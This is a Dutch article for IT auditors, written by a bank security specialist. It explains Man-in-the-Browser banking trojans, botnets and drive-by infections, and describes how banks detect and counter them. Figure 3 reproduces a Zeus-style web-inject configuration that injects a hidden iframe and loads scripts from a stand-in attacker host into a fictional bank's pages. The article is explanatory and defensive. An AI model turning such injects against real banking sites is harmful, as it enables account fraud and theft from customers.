DIGITALE BANKROVEN WORDEN STEEDS GEAVANCEERDER

The Man in the **Browser**

De dreigingen op internet nemen steeds geavanceerdere vormen aan. In toenemende mate richten internetcriminelen zich op de huidige zwakste schakel van het internet: de eindgebruiker. Een techniek die sterk in opkomst is, is de zogenoemde 'Man in the Browser' (MitB), een aanval waarbij een ongewenst computerprogramma (Trojan) zich in de internetbrowser nestelt en onzichtbaar en ongemerkt specifieke gegevens van de gebruiker afluistert en/of aanpast. In dit artikel worden de technieken en achtergronden van de MitB-aanval uitgelegd.

MARTIJN VEKEN

Tot een tiental jaren geleden was het hacken van computersystemen voorbehouden aan zogenoemde *nerds* die samen met 'soortgenoten' *hacks* uitvoerden om roem en aanzien te vergaren. Dat hacken was niet bedoeld om financieel voordeel te behalen, maar om het eigen kunnen aan te tonen en eigenaren van de systemen te waarschuwen. Die tijd ligt helaas ver achter ons. Digitale fraude is nu *big business* en alle financiële instellingen in de wereld hebben er in meer of mindere mate last van. Recente publicaties van gerenommeerde beveiligingsbedrijven geven aan dat digitale fraude qua financiële schade de drugshandel evenaart [SYMA11]. Hoewel de schade in Nederland relatief gezien nog meevalt [NEDE11], is het voor auditors wel goed om te weten wat er op dit gebied gebeurt en wat er aankomt.

OPEENS LID VAN EEN BOTNET

Om digitale fraude te kunnen plegen, heeft een crimineel toegang nodig tot de computer van de gebruiker. Hiervoor wordt gebruikgemaakt van kwetsbaarheden in populaire software. Vandaar dat hackers met het ontdekken van kwetsbaarheden in software als internetbrowsers, Office, de Java-runtime en Adobe Flash en Reader geld kunnen verdienen. De leveranciers van deze software betalen hackers tegenwoordig voor het achterhalen van deze kwetsbaarheden, maar criminelen betalen hier ook graag grof geld voor.

Het verkrijgen van toegang tot de systemen van gebruikers gebeurt meestal niet op individuele basis, maar op grote schaal. Computers die op deze wijze worden gecompromitteerd worden onderdeel van een zogenaamd *botnet*. Een botnet is een netwerk van geïnfecteerde computers (*bots*) die door middel van een *command and control (C&C-) center* onder volledige controle van de hacker staan. Deze bots worden onder andere ingezet voor het verzamelen van creditcardgegevens, het versturen van spam, het uitvoeren van *Denial of Service* (DoS) aanvallen en het infecteren van nieuwe computers. Daarnaast kan een bot heel eenvoudig via geraffineerde updatemechanismen van extra ongewenste functionaliteit worden voorzien, bijvoorbeeld een MitB.
Het gedistribueerde karakter van een botnet vormt een groot probleem bij de bestrijding ervan. Een voorbeeld: een hacker uit Duitsland heeft zijn C&C-center in de Verenigde Staten staan. De hacker verhuurt zijn botnet aan criminelen in Oost Europa, die daar aanvallen mee uitvoeren op computers in Spanje. Dit maakt het opsporen en vervolgen van de daders behoorlijk lastig, ook juridisch gezien. En als één van de onderdelen door de lokale justitie wordt opgerold, wordt dit gat in een ander land snel weer gedicht. Dit is een belangrijke reden waarom botnets zo lang in de lucht kunnen blijven.


De belangrijkste botnets van dit moment, zoals die van de Zeus-, SpyEye-, Sinowal- en Carberp-Trojan, worden ondersteund door goed georganiseerde groepen ontwikkelaars. Deze 'softwarepakketten' zijn bijzonder gebruiksvriendelijk en worden door de hackers regelmatig

voorzien van updates. Je hoeft geen diepgaande kennis van hacken meer te hebben om ze te kunnen gebruiken. Het selecteren van de doelwitten, vaak op basis van geografische criteria, en het kiezen van het gewenste doel is vaak voldoende om een aanval uit te voeren. Figuur 1 en figuur 2 zijn afbeeldingen van het controlepaneel van Zeus die de criminelen gebruiken voor het selecteren van hun doelwitten.

GEBRUIKERS ZIJN KWETSBAAR

In het verleden lag de focus bij aanvallen op bedrijven vooral op kwetsbaarheden in de betreffende computersystemen van het bedrijf. Een niet geïnstalleerde *patch*, een openstaande poort of een fout in de website waren de middelen die kwaadwillenden gebruikten om toegang te krijgen tot die systemen. Financiële instellingen zijn zich in reactie daarop steeds beter gaan verweren: een strak patchbeleid, firewalls, intrusion detection systemen en betere websites zorgen ervoor dat de systemen langzaam maar zeker voor hackers moeilijk neembare vestingen zijn geworden. Een logisch gevolg is dat de focus langzamerhand is verlegd naar de klanten van deze financiële instellingen.

Veelal door een gebrek aan kennis is de conditie op het gebied van beveiliging van de gemiddelde gebruikerscomputer bedroevend te noemen. Zonder de meest recente patches en een up-to-date virusscanner surfen gebruikers naar alle uithoeken van het internet en worden zo een interessanter doelwit voor criminelen dan de goed beveiligde servers van de financiele instellingen. Via de kwetsbaarheden in de software worden de computers van de gebruikers door middel van een *drive-by download* geïnfecteerd met de Trojan. Bij een drive-by download wordt, zonder dat de gebruiker dit door heeft, software op zijn computer geïnstalleerd en uitgevoerd. Het bezoek aan één geïnfecteerde website is daarvoor al voldoende.



Figuur 1: Controlepaneel Zeus, statistieken per land

Figuur 2: Controlepaneel Zeus, overzicht geïnfecteerde bots

Na de download nestelt de Trojan zich onder andere in de browser. Met enige regelmaat neemt de Trojan contact op met het C&C-center voor het ophalen van nieuwe configuraties en/of instructies. Deze configuraties bestaan uit zogenaamde 'web-injects', stukken javascriptcode die op aangegeven punten in een pagina worden geïnjecteerd, zoals te zien is in figuur 3.

Op het moment dat een in de configuratie aangegeven URL in de browser wordt geladen, in dit geval alle adressen van de fictieve internetbank.nl, wordt de Trojan actief en wordt de extra code in de pagina opgenomen. Deze stukken javascript vormen de feitelijke modus operandi bij het uitvoeren van de aanval op de website.

VOORBEELDSCENARIO BIJ EEN BANK

In het geval van een aanval op een internetbank, wordt onzichtbaar voor de gebruiker een overboeking opgevoerd, bijvoorbeeld door gebruik te maken van een verborgen *iframe* in de pagina. De nietsvermoedende gebruiker wordt in de tussentijd bezig gehouden met een melding waar bijvoorbeeld in staat dat een beveiligingscontrole wordt uitgevoerd. Als het opvoeren van de overboeking gereed is, volgt voor de hacker de lastigste stap: de gebruiker zover

```
set_url *internetbank.nl* GP
data_before
</body>
data_end
data_inject
<iframe id="_server" name="_server" src="" style='display:none'></iframe>
<div id="hoed" style="display:none"></div>
<script type="text/javascript">var _stg=0;</script>
<script type="text/javascript" src="https://evilhacker.com/pnl/ipscan.php"></script>
<script type="text/javascript" src="https://evilhacker.com/pnl/bank.php?id=internetbank"></script>
<script type="text/javascript">if (_stg!=0){document.getElementById('plush').style.display='block';}</script>
data_end
data_after
data_end
```


Figuur 3: Configuratie van javascript-injecties

krijgen dat hij de overboeking ook ondertekent. Hiervoor worden verschillende scenario's gebruikt, bijvoorbeeld de melding dat het inloggen mislukt is, of dat er voor de veiligheid nog een keer moet worden ingelogd. Omdat de meldingen voor een gebruiker van de bank lijken te komen, wordt dit vaak als waar aangenomen. Dit scenario is geïllustreerd in figuur 4.

Nu de overboeking is uitgevoerd, is het voor de crimineel belangrijk dat het zo lang mogelijk duurt voordat de gebruiker of de bank door heeft dat er een frauduleuze overboeking heeft plaats gevonden. Om deze reden bevatten de configuraties van de Trojan ook scripts om deze betalingen weer uit de transactieoverzichten op de banksite te verwijderen. Op het moment dat er een pagina met transactiegegevens naar de browser van de klant wordt gestuurd, doet de Trojan een verzoek naar het C&C-center voor een lijst met alle reeds uitgevoerde frauduleuze transacties voor deze gebruiker. Op basis van deze lijst worden de betreffende betalingen uit de pagina verwijderd en worden de totalen hierop aangepast. De gebruiker ziet pas dat er iets mis is op het moment dat hij een papieren afschrift ontvangt of als hij op een andere niet besmette computer zijn bankzaken gaat doen. Dit scenario is geïllustreerd in figuur 5.

MAATREGELEN TEGEN MITB


Bij het uitvoeren van een grootschalige MitB-aanval via een botnet kan de schade voor een financiële instelling behoorlijk snel oplopen. Het lastige hierbij is dat de bron van het probleem buiten het bereik van de financiële instelling ligt, namelijk de computer van de gebruiker. De meeste financiële instellingen hanteren het uitgangspunt dat de computer van de gebruiker per definitie onveilig is. Dit komt doordat standaard virusscanners minder goed zijn in het detecteren van de betreffende Trojans en de gemiddelde gebruiker onvoldoende in staat is zijn eigen computer goed te beveiligen. Een oplossing voor het probleem ligt dus bij detectie aan de kant van de financiële instelling en het proberen te vinden en vervolgen van de criminelen. Dat laatste is overigens niet eenvoudig. Zoals eerder aangegeven is de organisatie vaak verspreid over meer landen waar dergelijke activiteiten soms helemaal niet strafbaar zijn. Daarnaast wordt het geld vaak via verschillende routes en kanalen weggesluisd waardoor het moeilijk te achtervolgen is.



Figuur 4: Overboeken en signeren door de MitB

De maatregelen die de financiële instellingen implementeren om MitB-aanvallen tegen te gaan, zijn gericht op verschillende aspecten. Eén soort maatregelen richt zich op het regelmatig aanpassen van de site. De MitB is een geautomatiseerde aanval die ontregeld kan raken als de site opeens anders reageert dan voorheen. Een voorbeeld van een aanpassing is een gedeelte van de teksten in de dialogen te vervangen door een afbeelding. Doordat de MitB de tekst niet meer kan lezen, worden deze delen van de communicatie beschermd. Een andere maatregel is het aanpassen van de transactieflow, waardoor de stappen bij het overmaken van geld anders lopen dan voorheen. Door het toepassen van deze oplossingen is het gevaar even geweken. Het nadeel van deze methode is echter dat de MitB vaak eenvoudig op de nieuwe situatie kan worden aangepast en snel weer via het botnet gedistribueerd kan worden. De scriptcode die de criminelen gebruiken bevat vaak ook vele controles op wijzigingen in de site. Als er wijzigingen worden doorgevoerd ontvangt de crimineel daar snel gedetailleerde informatie over. Op deze manier ontstaat een kat-en-muisspelletje dat ook voor de bank aardige kosten op kan leveren.

Een tweede soort maatregelen beoogt een meer duurzame oplossing te realiseren en richt zich op het herkennen van afwijkingen in normale betaalpatronen. Alles wat buiten het normale



Figuur 5: Aanpassen transactieoverzicht door de MitB

gedrag van de gebruiker ligt, wordt als verdacht aangemerkt en aan verder onderzoek onderworpen. Een voorbeeld hiervan is het signaleren van een aantal spoedbetalingen in een korte periode naar een rekeningnummer waar de klant nooit eerder geld naar over heeft gemaakt. Als onderzoeken van de transactie uitwijst dat die voor een *money mule* bestemd is, kan dit rekeningnummer worden geblokkeerd om verdere schade te voorkomen. Omdat deze oplossing zich niet richt op techniek maar op gedrag is deze ook voor andere vormen van fraude te gebruiken. Een andere methode van gedragsherkenning is de analyse van het surfgedrag van de gebruiker op de site van de bank. Een Trojan is vaak snel met het opvoeren van een transactie en doorloopt soms pagina's in een andere volgorde dan een gebruiker zou doen. Door dit gedrag op de webserver te monitoren kan ook op deze manier crimineel gedrag worden herkend. Dit soort monitoring moet real-time worden uitgevoerd over grote hoeveelheden data. Handmatig is dit niet te doen en daarom wordt gebruik gemaakt van geautomatiseerde systemen die op basis van patronen, rules en *fuzzy logic* de frauduleuze transacties van valide transacties kunnen onderscheiden.

Het laatste soort maatregelen richt zich op communicatie met de klant. De klant moet zo goed mogelijk op de hoogte worden gebracht van wat hij kan doen om fraude te herkennen en te bestrijden. Hiervoor is de gezamenlijke site van de Nederlandse banken: veiligbankieren.nl in het leven geroepen. Hier staan tips om je computer zo veilig mogelijk te krijgen en hoe je fraude kunt herkennen. Banken hebben vaak ook nog een gedeelte over veiligheid op hun site met informatie die specifiek gericht is op de site van deze bank. Banken hebben vaak ook nog een gedeelte over veiligheid op hun site met informatie die specifiek gericht is op de site van deze bank. In hun authenticatieproces hebben banken specifieke controlepunten die de klanten kunnen controleren om fraude te herkennen. Als er signalen zijn dat een klant besmet is met een Trojan, dan zal de bank doorgaans contact opnemen met de klant om te verifiëren of er sprake is van fraude en de klant te helpen om zijn computer weer te schonen van het virus. Banken hebben voor dat laatste soms speciale tools die beter in staat zijn om de Trojan te verwijderen dan normale virusscanners.

TOT SLOT

Voor financiële instellingen is het essentieel om goed voorbereid te zijn op aanvallen zoals in dit artikel beschreven. De verschillende partijen binnen een bedrijf die betrokken zijn bij het voorkomen van schade moeten goed op elkaar ingespeeld zijn en er moeten heldere afspraken liggen. Het is daarbij belangrijk om te weten wie welke taken uitvoert en welke informatie hiervoor nodig is. In het geval van een aanval is er veel onduidelijkheid waardoor het risico groot is dat er handelingen worden vergeten of soms dubbel worden uitgevoerd. Snelheid en zorgvuldigheid zijn van groot belang om schade te voorkomen. Omdat ook hier vaak geldt dat de put wordt gedempt als het kalf verdronken is, is het van belang dat de IT-auditor de risico's van deze vorm van criminaliteit helder maakt, waarborgt dat adequate maatregelen zijn getroffen, en bewaakt dat de betreffende processen goed zijn ingericht en worden gevolgd. ■

Literatuur

[NEDE11] Nederlandse Vereniging van Banken. *Jaarverslag 2010,* 2011.

[SYMA11] Symantec, Norton. *Rapport Cybercriminaliteit*, 2011.

Martijn Veken is als specialist informatiebeveiliging werkzaam bij SNS REAAL. In deze functie houdt hij zich bezig met het beveiligen van (web)applicaties en infrastructuur. Daarnaast is Martijn lid van het kernteam Cybercrime van SNS REAAL dat zich bezighoudt met het bestrijden van digitale fraude. Hij heeft dit artikel op persoonlijke titel geschreven.